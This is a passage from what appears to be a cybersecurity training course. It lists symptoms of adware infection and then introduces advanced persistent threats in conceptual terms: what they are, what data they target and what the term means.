
- **Frequent system lag**: If the system takes longer than usual to respond, it may have adware infection. Adware also affects the processor speed and consumes memory, degrading performance.
- **Inundated advertisements:** The user is flooded with unsolicited advertisements and pop-ups in the user interface while browsing. Occasionally, the advertisements can be very challenging to close, paving way to malicious redirections.
- **Incessant system crash:** The user's system may crash or freeze constantly, occasionally displaying the blue screen of death (BSoD).
- **Disparity in the default browser homepage:** The default browser homepage changes unexpectedly and redirects to malicious pages that contain malware.
- **Presence of new toolbar or browser add-ons:** The installation of a new toolbar or browser add-on without the user's consent is an indication of adware.
- **Slow Internet:** Adware may cause the Internet connection to slow down even in normal usage by downloading huge advertisements and unwanted items in the background.



LO#02: Summarize Advanced Persistent Threat (APT) Concepts

APT Concepts

Advanced persistent threats are a major security concern for any organization, as they represent threats to the organization's assets, resources, financial records, and other confidential data. APT attacks can damage the reputation of an organization by revealing sensitive data. This section discusses APTs as well as their characteristics and lifecycle.



What are Advanced Persistent Threats?

- Advanced persistent threats (APTs) are defined as a **type of network attack**, where an attacker gains unauthorized access to a target network and remains undetected for a long period of time
- The main objective behind these attacks is to **obtain sensitive information** rather than sabotaging the organization and its network

Information Obtained during APT attacks


- Classified documents
- User credentials
- Personal information about employees or customers
- Network information
- Transaction information
- Credit card information
- Organization’s business strategy information
- Control system access information

What are Advanced Persistent Threats?

An advanced persistent threat is defined as a type of network attack whereby an attacker gains unauthorized access to a target network and remains in the network without being detected for a long time. The word “advanced” signifies the use of techniques to exploit the underlying vulnerabilities in the system. The word “persistent” signifies the external command-and-control (C&C) system that continuously extracts the data and monitors the victim’s network. The word “threat” signifies human involvement in coordination. APT attacks are highly sophisticated attacks whereby an attacker uses well-crafted malicious code along with a combination of multiple zero-day exploits to gain access to the target network. These attacks involve well-planned and coordinated techniques whereby attackers erase evidence of their malicious activities after their objectives have been fulfilled. APT attacks are usually performed on organizations possessing valuable information, such as financial, healthcare, defense and aerospace, manufacturing, and business organizations. The main objective of these attacks is to obtain sensitive information rather than sabotaging the organization and its network.

